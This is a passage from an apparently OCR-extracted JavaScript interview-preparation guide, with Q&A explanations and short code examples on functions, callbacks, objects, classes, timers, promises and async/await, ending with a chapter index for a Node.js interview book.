const add = function(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

```
//Named Function Expression

const add = function sum(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

Back to chapter index

Q. What are Arrow Functions in JS? What is it use? V. IMP.

- Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.




```
//Traditional approach

function add(x, y)
{
    return x + y;
}

console.log(add(5, 3));
//output : 8
```

```
//Arrow function

const add = (x, y) => x + y;

console.log(add(5, 3));
//output : 8
```

Back to chapter index

Q. What are Callback Functions? What is it use? V. IMP.

- A callback function is a function that is **passed as an argument** to another function.

```
function add(x, y) {
  return x + y;
}

let a = 3, b = 5;
let result = add(a, b)

console.log(result);
//Output: 8
```

Higher-order function

Callback function

```
function display(x, y, operation) {

  var result = operation(x, y);
  console.log(result);

}

display(10, 5, add);

display(10, 5, multiply);
display(10, 5, subtract);
display(10, 5, divide);
```

Back to chapter index

Q. What is Higher-order function In JS?

- A Higher order function:

1. Take one or more functions as **arguments**(callback function) OR
2. **Return** a function as a result

```
//Take one or more functions
//as arguments
function hof(func) {

  func();
}

hof(sayHello);

function sayHello() {
  console.log("Hello!");
}
// Output: "Hello!"
```

Callback function

High-order function

```
//Return a function as a result
function createAdder(number) {

  return function (value) {
    return value + number;
  };

}

const addFive = createAdder(5);

console.log(addFive(2));

// Output: 7
```

Back to chapter index

Q. What are Pure and Impure functions in JS?

1. A pure function is a function that always produces the **same output for the same input**.
2. Pure functions cannot modify the **state**.
3. Pure functions cannot have **side effects**.

```
// Pure function
function add(a, b) {
  return a + b;
}

console.log(add(3, 5));
// Output: 8

console.log(add(3, 5));
// Same Output: 8
```

1. An impure function, can produce **different outputs for the same input**.
2. Impure functions can modify the state.
3. Impure functions can have side effects.

```
// Impure function
let total = 0;

function addToTotal(value) {
    total += value;
    return total;
}
console.log(addToTotal(5));
// Output: 5

console.log(addToTotal(5));
// Not same output: 10
```

Back to chapter index

Q. What are template literals and string interpolation in strings? V. IMP.

- A template literal, also known as a template string, is a feature introduced in ECMAScript 2015 (ES6) for **string interpolation** and **multiline strings** in JavaScript.

`${Template} Literal`

```
// Backticks (`)
//Template literals with string interpolation
var myname = "Happy";
var str3 = `Hello ${myname}!`;
console.log(str3);
// Output: Hello Happy!
```

```
// Backticks (`)
//Template literals for multiline strings
var multilineStr = `
This is a
multiline string.
`;
```

Back to chapter index

Q. What are Objects in JS? V. IMP.





Fig: Example of an object in JavaScript

Back to chapter index

Q. What are Objects in JS? V. IMP.

- An object is a data type that allows you to store **key-value** pairs.




```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

Back to chapter index

Q. What is the difference between an array and an object?

Arrays	Objects
1. Arrays are collection of values.	Objects are collections of key-value pairs.
2. Arrays are denoted by square brackets [].	Objects are denoted by curly braces {}.
3. Elements in array are ordered.	Properties in objects are unordered.

```
// Array
var fruits = ["apple", "banana", "orange"];
```

```
// Object
var person = {
  name: "Amit",
  age: 25,
  city: "Delhi"
};
```

Back to chapter index

Q. How do you add or modify or delete properties of an object?

```
//Blank object
var person = {};
```

```
// Adding Properties
person.name = "Happy";
person.age = 35;
person.country = "India"
```

```
// Modifying Properties
person.age = 30;
```

```
// Deleting Properties
delete person.age;
```

Back to chapter index

Q. What are Classes in JS?

- Classes serve as **blueprints** for creating objects and define their structure and behavior.

- Advantages of classes:
  1. Object Creation
  2. Encapsulation
  3. Inheritance
  4. Code Reusability
  5. Polymorphism
  6. Abstraction

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
// Accessing properties and calling methods
console.log(person1.name); // Output: "Alice"
person2.sayHello(); // Output: "Bob - 30"
```

Back to chapter index

Q. What is a constructor?

- Constructors are special methods within classes that are **automatically called** when an object is created of the class using the new keyword.

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}

// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

Back to chapter index

Q. What is the use of this keyword?


- this keyword provides a way to access the **current object or class**.

```
// class example
class Person {
  constructor(name) {
    this.name = name;
  }
  sayHello() {
    console.log(`${this.name}`);
  }
}

var person1 = new Person("Happy")
console.log(person1.name);
```

```
// constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

Back to chapter index

Q. What are the techniques for achieving asynchronous operations in JS?



back to chapter index

Q. What is setTimeout()? How is it used to handle asynchronous operations? V. IMP.

- setTimeout() is a built-in JavaScript function that allows you to schedule the execution of a function **after a specified delay asynchronously**.

```javascript
console.log("start");

// anonymous function as callback
setTimeout(function () {
  console.log("I am not stopping anything");
}, 3000); // Start after a delay of 3 second

console.log("not blocked");
```


```
// Output:
// start
// not blocked
// I am not stopping anything
```

back to chapter index


Q. What is setInterval()? How is it used to handle asynchronous operations?

- setInterval() is a built-in JavaScript function that allows you to **repeatedly execute a function at a specified interval asynchronously**.

setTimeout



setInterval




```javascript
console.log("start");

setInterval(function () {
    console.log("I am not stopping anything");
}, 3000); // Repeat after every 3 second

console.log("not blocked");
```

```
// Output:
// start
// not blocked
// I am not stopping anything
// I am not stopping anything
// ...........
```

back to chapter index


Q. What are Promises in JavaScript? V. IMP.

❖ Important points about promises:

1. Promises in JavaScript are a way to handle **asynchronous operations**.

2. A Promise can be in one of three states: **pending, resolved, or rejected**.


3. A promise represents a value that **may not be available yet** but will be available at some point in the **future**.




```
const promise = new Promise((resolve, reject) => {
    // Perform asynchronous operation for eg: setTimeout()
    // Call `resolve` function when the operation succeeds
    // Call `reject` function when the operation encounters an error
});
```

Back to chapter index

Q. How to implement Promises in JavaScript? V. IMP.



Back to chapter index

Q. How to implement Promises in JavaScript? V. IMP.


```javascript
// Create a new promise using the Promise constructor
const myPromise = new Promise((resolve, reject) => {

// Set a timeout of 1 second
setTimeout(() => {

    // Generate a random number between 0 and 9
    const randomNum = Math.floor(Math.random() * 10);

    // Resolve the promise
    if (randomNum < 5) {
      resolve(`Success! Random number: ${randomNum}`);
    }
    // Reject the promise
    else {
      reject(`Error! Random number: ${randomNum}`);
    }

}, 1000);
```

```javascript
// Use the .then() method to
//handle the resolved promise
myPromise
  .then((result) => {
    console.log(result);
  })

  // Use the .catch() method to
  //handle the rejected promise
  .catch((error) => {
    console.error(error);
  });

//Output: Error! Random number: 9
//Output: Success! Random number: 4
```

Back to chapter index


Q. When to use Promises in real applications?

- Promises are useful when you need to perform **time taking operations in asynchronous manner** and later handle the results when the result is available.



back to chapter index

Q. What is the purpose of async/ await? Compare it with Promises? V. IMP.



Back to chapter index

Q. What is the purpose of async/ await? Compare it with Promises? V. IMP.

❖ Similarities and differences between promises and async-await:

1. Promises and async/await can achieve the same goal of handling **asynchronous operations**.
2. async/await provides a more concise and **readable syntax** that resembles synchronous code whereas Promises use a chaining syntax with **then() and catch()** which is not that readable.
3. async/await still **relies** on Promises for handling the asynchronous nature of the code.

```
function fetchData() {
  return new Promise((resolve, reject) => {
    // asynchronous operation
    setTimeout(() => {
      resolve("Data has been fetched");
    }, 1000);
  });
}
```

```
// Promises
fetchData()
  .then((result) => {
    console.log(result);
  })
  .catch((error) => {
    console.error(error);
  });
```

```
// async-await
async function doSomethingAsync() {
  try {
    const result = await fetchData();
    console.log(result);
  } catch (error) {
    console.error(error);
  }
}
doSomethingAsync();
```

Back to chapter index

Q. Explain the use of async and await keywords in JS? V. IMP.

- The **async keyword** is used to define a function as an **asynchronous function**, which means the code inside async function will not block the execution other code.

- The **await keyword** is used within an async function to **pause the execution** of the function until a Promise is resolved or rejected.

```
// Output:
// Starting...
// Not Blocked
// Running (after 1 sec)
// Blocked
// Running (after 2 sec)
```

```
function delay(ms) {
  return new Promise((resolve) =>
    setTimeout(() => {
      console.log("Running");
      resolve();
    }, ms)
  );
}
```

```
async function greet() {
  console.log("Starting...");

  delay(2000); // Not block
  console.log("Not Blocked");

  await delay(1000); // Block the code until completion
  console.log("Blocked");
}

greet();
```

Back to chapter index
back to chapter index

Q. Can we use async keyword without await keyword and vice versa?

- **Yes**, we use async keyword without await keyword.

```
// async without await
async function doSomething() {
  console.log("Inside the async");
  return "Done";
}

const result = doSomething();
console.log(result);
// Output: Inside the async
```

- await keyword cannot be used without async.

```
// await without async
function performAsyncTask() {
    console.log("Starting...");

    try {
        // Not possible
        await delay(1000);
        console.log("Test");
    } catch (error) {
        console.error(error.message);
    }
}
```

Back to chapter index

Q. How do you handle errors in async/ await functions?

- In async/await functions, we can handle errors using **try/catch** blocks.

```
processData();

async function processData() {
  try {
    const result = await fetchData();
    console.log("Data:", result);
  } catch (error) {
    console.error("Error:", error);
  }
}
```

```
async function fetchData() {
  try {
    const response = await fetch("https://abc.com");

    if (!response.ok) {
      throw new Error("Request failed");
    }
    const data = await response.json();
    return data;
  } catch (error) {
    console.error("Error:", error);
    throw error;
  }
}
```

Back to chapter index

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

All the best for your interviews

Never ever give up